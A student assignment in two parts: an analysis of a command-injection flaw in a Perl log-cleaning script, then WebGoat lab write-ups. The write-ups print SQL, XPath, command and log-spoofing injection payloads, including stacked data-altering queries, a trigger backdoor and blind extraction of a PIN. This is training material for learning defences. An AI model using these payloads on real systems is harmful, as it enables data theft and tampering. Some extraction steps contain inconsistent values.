PART I

VULNERABILITY ANALYSIS

1. LogCleaner Overview :

The logCleaner is a Perl script which does the following:

- It reads service names from the configuration file conf/services. This file identifies which log files to read and process log files present in logfiles folder. The result of this processing is stored in Results folder.
- The config values from these files is stored in @ServiceList and @LogFileList.
- @AllServices list is prepared with all the services present in the system.
- If nothing is present in the service and log config files then it processes all the services and logfiles. For this they have defined @AllServices to maintain list of all services. @ServiceList and @LogFileList is initialized with @AllServices.
- If the temp directory is not present, temp directory is created. If it exists, then it is deleted. LogDir and PreProcess directories are created.
- The program then performs pre-processing operation on log files and creates set of temporary files.
  - */usr/bin/cat "LogFile" 2>/dev/null | "pre-process service" > "tmp log file"*
- Then, the actual processing takes place on the log files. This step uses the temp log files from temporary directory created while pre-processing. The output of this step is redirected to Results directory.
  - */usr/bin/cat "tmp log file" 2>/dev/null | "service name" > "results file"*
- At the end, the logCleaner deletes the temp directory as a part of cleanup.

2. Vulnerability in LogCleaner

Since the LogCleaner accesses the services from the configuration file conf/services and identifies the reading and processing of log files, any possibility of random modification to the config file implies a vulnerability. The lines 139-140 and 157-158 wherein the LogFile is being accessed from the temp and base directories are the sections of vulnerability :-

```
$Command = $FileText . $FilterText . ">" . $TempDir . $LogFile;
    `$Command`;
$Command = $FileText . $FilterText . ">" . $BaseDir . "Results/" . $LogFile;
    `$Command`;
```

So the LogFile is getting dynamically loaded from the config file. This implies that if there is any malicious modification in the config file for this LogFile it might result in the corruption or loss of all the files. Since the attacker gets unrestricted access due to the use of backticks in Perl script while calling the Command, it gives him privilege to set arbitrary values or even to remove all existing files. (Reference:http://www.cgisecurity.com/lib/sips.html)

3. Exploiting the Vulnerability

The only dynamic input to the file is the config file, so that can be the source of vulnerability we have to modify that file to exploit the vulnerability.

Pseudo Code

1. Open the config file, create if not already there
2. Append malicious command or code as needed
3. Close the file

Because of the above pseudo code the malicious part will be appended and executed as part of LogCleaner.

4. Patch for the Vulnerability

As we know that the vulnerability is because of the config file, we have to validate $LogFile variable. It must contain valid log files only. We can check whether it exists or not and thus that can be a patch for the vulnerability.

PART II

WEB SECURITY

TASK 1 :

1. Pick out 6 terms that belong to attack techniques and explain each of them.

Zero-day attack

Zero Day is an attack that exploits a potentially serious software security weakness that the vendor or developer may be unaware of. [1]

Phishing

Phishing is a cybercrime to obtain sensitive information in which targets are contacted by email, telephone or text message by disguising as a trustworthy entity to lure individuals into providing sensitive data such as personally identifiable information, banking and credit card details, and passwords. [2][3]

Logic/time bomb

A logic bomb is a piece of software that sits dormant for a period of time until some event or a specific date and/or time causes its malicious payload to be implemented. [4]

Browser Hijacking

A browser hijacker is defined as a form of unwanted software that modifies a web browser's settings without the user's permission. [5]

Password sniffing

Password sniffing is a technique for harvesting passwords that involves monitoring traffic on a network to pull out information.[6]

Pharming

Pharming refers to an attempt by a hacker to redirect a website's traffic to another site, developed for the purpose of stealing information from users. [7]

References :

1. http://www.investopedia.com/terms/z/zero-day-attack.asp
2. http://www.phishing.org/what-is-phishing
3. https://en.wikipedia.org/wiki/Phishing
4. http://zaielacademic.net/security/bombs_logic_time.htm
5. https://us.norton.com/internetsecurity-malware-what-are-browser-hijackers.html
6. http://www.wisegeek.org/
7. http://www.pctools.com/security-news

2. Pick out 6 terms that belong to defense techniques and explain each of them.

Firewall : a **firewall** is a network security system that monitors and controls the incoming and outgoing network traffic based on predetermined security rules.
Antivirus : Antivirus is a computer software used to prevent, detect and remove malicious software.
Intrusion Detection System : An **intrusion detection system** (**IDS**) is a device or software application that monitors a network or systems for malicious activity or policy violations.
Sandboxing : It is often used to execute untested or untrusted programs or code, possibly from unverified or untrusted third parties, suppliers, users or websites, without risking harm to the host machine or operating system.
Checksum : A **checksum** is a small-sized datum derived from a block of digital data for the purpose of detecting errors which may have been introduced during its transmission or storage.
Data Validation : data **validation** is the process of ensuring that a program operates on clean, correct and useful data.

TASK 2 :
In sections "Injection Attacks" and "WebGoat," there are questions marked in red (also in italics). Under this task, answer all those questions.

Injection Attacks :

Q. List any four malicious objectives that an attacker can achieve using SQL injection attack?
(Reference : wiki,checkmarx.com)

- A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system.
- Stealing of usernames and passwords for commercial or criminal purposes.- Complete wiping out of content or defacing of website pages (i.e hacktivism).

- Silent spying and monitoring of information by competitors.
- Corruption of entire databases and deleting of backups.

Q. Can SQL attack enable an attacker to issue commands to a database? Can SQL attack enable an attacker to issue commands to an operating system?

Yes, every web application environment allows the execution of external commands such as system calls, shell commands, and SQL requests. The susceptibility of an external call to command injection depends on how the call is made and the specific component that is being called, but almost all external calls can be attacked if the web application if not properly coded.

Q. Briefly answer the following questions about SQL injection.

Can you see a full list of all the employees in the database? Explain your answer and write down the SQL queries involved, if any.

Yes, we can view the all employees in the database. Below is the SQL query.

SELECT * FROM employees WHERE lastname= '' OR '1' = 1

Can you add a new employee to the database? Explain your answer and write down the SQL queries involved, if any.

Yes, we can add new employee to the database. Below is the SQL query.

jsmith' insert into salaries(userid, salary) values('JamesBond', 99999);--

Can you update employee information? Explain your answer and write down the SQL queries involved, if any.

Yes, we can update the employee in the database. Below is the SQL query.

jsmith' update salaries set salary=99999999 where userid='JamesBond';--

Can you delete employees with a certain last name? Explain your answer and write down the SQL queries involved, if any.

Yes, we can delete the employee with a certain last name. Below is the SQL query.

jsmith' delete from salaries where userid='JamesBond';--

Q. Briefly describe and demonstrate the prevention measures that can be taken against SQL injection attacks. (Reference : enterprisenetworkingplanet.com)

- **Trust no-one :** Assume all user-submitted data is evil and validate and sanitize everything.
- **Don't use dynamic SQL when it can be avoided :** used prepared statements, parameterized queries or stored procedures instead whenever possible.
- **Update and patch** : vulnerabilities in applications and databases that hackers can exploit using SQL injection are regularly discovered, so it's vital to apply patches and updates as soon as practical.
- **Reduce your attack surface :** Get rid of any database functionality that you don't need to prevent a hacker taking advantage of it.

- **Use appropriate privileges :** don't connect to your database using an account with admin-level privileges unless there is some compelling reason to do so. Using a limited access account is far safer, and can limit what a hacker is able to do.
- **Don't divulge more information than you need to :** hackers can learn a great deal about database architecture from error messages, so ensure that they display minimal information.

WebGoat :

Q. Because WebGoat is a vulnerable web application, it will make your system insecure while you work on this project. How can an attacker attack your system if you are using WebGoat without taking any precautions?

The different ways of attacking WebGoat are-

- Cross Site Scripting(XSS) -XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user.
- Improper Error Handling (Fail Open) - Due to a problem in the WebGoat authentication procedure, it is possible to login as WebGoat user without entering password.
- Numeric SQL Injection - it is possible to insert a crafted SQL statement that makes use of available parameters instead of numeric values. This enables attackers to run SQL segments and manipulate the query.

Q. How do you fix the above-mentioned problem? (Hint: There are multiple ways to fix this problem. You get points for mentioning the solution that does not hamper other system functionalities.)

One way to fix the above problem would be to sanitize inputs.This involves checking data types, lengths, ranges, characters used,etc.This is to make sure that we receive only what we expect to receive.

Q. What is the principle of least privilege? How can you manage access privileges for using WebGoat?

The principle of least privilege requires that in a particular abstraction layer of a computing environment, every module such as a process, a user, or a program, must be able to access only the information and resources that are necessary for its purpose.

This can be resolved using an Access Control Matrix where specific roles and their access privileges and permissions are defined.

TASK 3 :

Run WebGoat and execute all the lessons under 'Injection flaws' (leave out the ones that require development version of WebGoat).

For each lesson, summarize your understanding including:

Command Injection :

SQL statements used.

ExecResults er = Exec.execSimple(command);

Modified SQL statement used for the SQL injection. How did it work?

Since we can append any AccessControlMatrix.help" ; netstat -an

How did WebGoat fix the vulnerability (Hint: See 'Show Java' tab)?

Instead of filtering harmful commands from being executed, we are running them without any check. Hence, this vulnerability can be used to issue commands to the OS where the server is running. We need to check for commands that are appended and getting executed, which can make the system unstable or display information that is internal to the system.

Screenshots

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 Pintos:domain *:* LISTEN
tcp 0 0 localhost:46296 localhost:http-alt ESTABLISHED
tcp6 0 0 localhost:8005 [::]:* LISTEN
tcp6 0 0 [::]:5001 [::]:* LISTEN
tcp6 0 0 [::]:http-alt [::]:* LISTEN
tcp6 0 0 localhost:http-alt localhost:46296 ESTABLISHED
tcp6 0 0 localhost:http-alt localhost:46294 TIME_WAIT
udp 0 0 *:mdns *:*
udp 0 0 Pintos:domain *:*
udp 0 0 *:44127 *:*
udp 0 0 *:ipp *:*
udp6 0 0 [::]:mdns [::]:*
udp6 0 0 [::]:54578 [::]:*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags Type State I-Node Path
unix 2 [ ACC ] STREAM LISTENING 18477 /tmp/.X11-unix/X0
unix 2 [ ACC ] STREAM LISTENING 15628 /var/run/avahi-daemon/socket
unix 2 [ ACC ] STREAM LISTENING 15631 /run/uuidd/request
unix 2 [ ACC ] STREAM LISTENING 15638 /var/run/dbus/system_bus_socket
unix 2 [ ACC ] STREAM LISTENING 15641 /var/run/cups/cups.sock
unix 2 [ ACC ] STREAM LISTENING 15644 /run/acpid.socket
unix 2 [ ACC ] STREAM LISTENING 22876 @/tmp/.ICE-unix/1721
unix 2 [ ACC ] STREAM LISTENING 21790 /run/user/1000/keyring/pkcs11
unix 2 [ ACC ] STREAM LISTENING 15646 /run/snapd.socket
unix 2 [ ACC ] STREAM LISTENING 15648 /run/snapd-snap.socket
unix 2 [ ACC ] STREAM LISTENING 21794 /run/user/1000/keyring/ssh
unix 2 [ ACC ] STREAM LISTENING 18476 @/tmp/.X11-unix/X0
unix 2 [ ACC ] STREAM LISTENING 53121 @os-class-
com.canonical.Unity.Master.Scope.files.T23897384395425
unix 3 [ ] DGRAM 12360 /run/systemd/notify
unix 2 [ ACC ] STREAM LISTENING 12362 /run/systemd/private
unix 2 [ ] DGRAM 12368 /run/systemd/journal/syslog
unix 16 [ ] DGRAM 12374 /run/systemd/journal/dev-log
unix 2 [ ACC ] STREAM LISTENING 12385 /run/systemd/journal/stdout
```

Numeric SQL Injection :

SQL statements used.

select * from weather_data where station = 'Columbia';


Modified SQL statement used for the SQL injection. How did it work?

select * from weather_data where station = 101 or 1=1;

How did WebGoat fix the vulnerability (Hint: See 'Show Java' tab)?

Here the query parameter is appended with AND or OR statement which makes the parameter always true and hence returns all the results of the station table. We need to validate and check for such injections.

Screenshots



Log Spoofing :

SQL statements used

```
 if (inputUsername.length() > 0 && inputUsername.indexOf('\n') >= 0 && inputUsername.indexOf('\n') >= 0) {
            makeSuccess(s);
      }
```

Modified SQL statement used for the SQL injection. How did it work?


Modified value:

username: Smith%0d%0aLogin Succeeded for username: admin

How did WebGoat fix the vulnerability (Hint: See 'Show Java' tab)?

We need to modify this condition to validate for an authorized username by checking for the linefeed condition. If we have a linefeed this condition should return false.

Screenshot



XPath Injection :

SQL statements used

String expression = "/employees/employee[loginID/text()='" + username + "' and passwd/text()='" + password+ "']";


Modified SQL statement used for the SQL injection. How did it work?

username: ' or 1=1 or 'k'='k

How did WebGoat fix the vulnerability (Hint: See 'Show Java' tab)?

We need to modify this by validating the username with form field validation so that these kind of attacks are prevented.

Screenshot



LAB SQL Injection :

Stage 1 : String SQL Injection

SQL Statement used

"SELECT * FROM employee WHERE userid = " + userId + " and password = " + password;


Modified SQL statement used for the SQL injection. How did it work?

“SELECT * FROM employee WHERE userid = " + userId + " and password = " + password; => Where in the password was set to smith’ OR 1=1

How did WebGoat fix the vulnerability (Hint: See ‘Show Java’ tab)?

The password parameter in the query needs to be checked before giving access to the user.

Screenshot



Stage 3 : Numeric SQL Injection

SQL Statement used

“SELECT * FROM employee WHERE employee_id = ” + employee_id;


Modified SQL statement used for the SQL injection. How did it work?

101 OR 1=1 order by employee_id desc

How did WebGoat fix the vulnerability (Hint: See 'Show Java' tab)?

Prepared statements in java can be used to prevent sql injection.

Screenshot



<u>SQL Injection :</u>

SQL Statement used

String query = "SELECT * FROM user_data WHERE last_name = '" + accountName + "'";

Modified SQL statement used for the SQL injection. How did it work?

String query = "SELECT * FROM user_data WHERE last_name = '' Chetan' OR '1'='1";

How did WebGoat fix the vulnerability (Hint: See 'Show Java' tab)?

Prepared statements in java can be used to prevent sql injection.

Screenshot

* Congratulations. You have successfully completed this lesson.
* Now that you have successfully performed an SQL injection, try the same type of attack on a parameterized query. Restart the lesson if you wish to return to the injectable query.

Enter your last name: ' OR '1'='1 Go!

```
SELECT * FROM user_data WHERE last_name = '' OR '1'='1'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	youaretheweakestlink	673834489	MC		0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

Modify Data with SQL Injection :

SQL statements used

SELECT * FROM salaries WHERE userid = '" + userid + "'";

Modified SQL statement used for the SQL injection. How did it work?

From the SQL statement used, we see that, we can end the select statement and issue further statements to the DB. The command used to achieve this is :

'; update salaries set salary=40000 where userid='jsmith'--

How to Fix

Input fields must be validated for any un-authorized inputs like quotes, hyphens etc.

Screenshot

Command Run

The form below allows a user to view salaries associated with a userid (from the table named **salaries**). This form is vulnerable to String SQL Injection. In order to pass this lesson, use SQL Injection to modify the salary for userid **jsmith**.

* Congratulations. You have successfully completed this lesson.

Enter your userid: jsmith'; update salaries Go! No results matched. Try Again.

Created by Chuck Willis MANDIANT INTELLIGENT INFORMATION SECURITY

Modified

The form below allows a user to view salaries associated with a userid (from the table named **salaries**). This form is vulnerable to String SQL Injection. In order to pass this lesson, use SQL Injection to modify the salary for userid **jsmith**.

Enter your userid: jsmith Go!

USERID	SALARY
jsmith	40000

Created by Chuck Willis MANDIANT INTELLIGENT INFORMATION SECURITY

OWASP Foundation | Project WebGoat | Report Bug

Add Data with SQL Injection :

SQL statements used

SELECT * FROM salaries WHERE userid = '" + userid + "'";


Modified SQL statement used for the SQL injection. How did it work?

jsmith' insert into salaries(userid, salary) values('JamesBond', 99999);--

How to Fix

Input fields must be validated for any un-authorized inputs like quotes, hyphens etc.

Screenshot



Database Backdoors :

SQL statements used

select userid, password, ssn, salary, email from employee where userid=

Further the userid is appended to this to form the final query to be run on the DB.

Modified SQL statement used for the SQL injection. How did it work?

Stage1:

101; update employee set salary=99999 where userid=101;


Stage2:

101; CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='john@hackme.com'WHERE userid = NEW.userid

How to Fix

Input fields must be validated for any un-authorized inputs like quotes, hyphens etc.

Screenshot



Blind Numeric SQL Injection:

SQL statements used

SELECT * FROM user_data WHERE userid = " + accountNumber;

Further the accountNumber is appended to this to form the final query to be run on the DB.

Modified SQL statement used for the SQL injection. How did it work?

101 AND ((SELECT pin FROM pins WHERE cc_number='1111222233334444') > 5000);

--false

Now we know that the number is less than 5000.

We can further increase the conditions used to find the exact pin by hit and trial.

101 AND ((SELECT pin FROM pins WHERE cc_number='1111222233334444') > 2000 AND (SELECT pin FROM pins WHERE cc_number='1111222233334444') < 2500);

--true.

So the pin is between 2000 and 3000;

101 AND ((SELECT pin FROM pins WHERE cc_number='1111222233334444') > 2000 AND (SELECT pin FROM pins WHERE cc_number='1111222233334444') < 2500);

--true.


Continuing this, we get that the pin is 2364.

How to Fix

Input fields must be validated for any un-authorized inputs like quotes, hyphens etc.

Also, prepared statements can be used in Java to prevent this.

Screenshot



<u>Blind String SQL Injection:</u>

SQL statements used

SELECT * FROM user_data WHERE userid = " + accountNumber;

Further the accountNumber is appended to this to form the final query to be run on the DB.

Modified SQL statement used for the SQL injection. How did it work?

101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='1111222233334444'), 1, 1) < 'M');

We choose M as it is the mid value and will reduce the number of comparisons.

-- true. Now we know that the first char is less than M

We can further increase the conditions used to find the exact pin by hit and trial.

101 AND ((SUBSTRING((SELECT name FROM pins WHERE cc_number='1111222233334444'), 1, 1) > 'F')
AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='1111222233334444'), 1, 1) < 'M'));

--true. So the first letter of the name is between F and M;

101 AND ((SUBSTRING((SELECT name FROM pins WHERE cc_number='1111222233334444'), 1, 1) > 'I')
AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='1111222233334444'), 1, 1) < 'K'));

--true. Therefore, the first letter is J

Continuing this, we get that the name is Jill

How to Fix

Input fields must be validated for any un-authorized inputs like quotes, hyphens etc.

Also, prepared statements can be used in Java to prevent this.

Screenshot

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the field **name** in table **pins** for the row with the **cc_number** of **4321432143214321**. The field is of type varchar, which is a string.

Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.

*** Congratulations. You have successfully completed this lesson.**

Enter your Account Number: Jill Go!

Created by Chuck Willis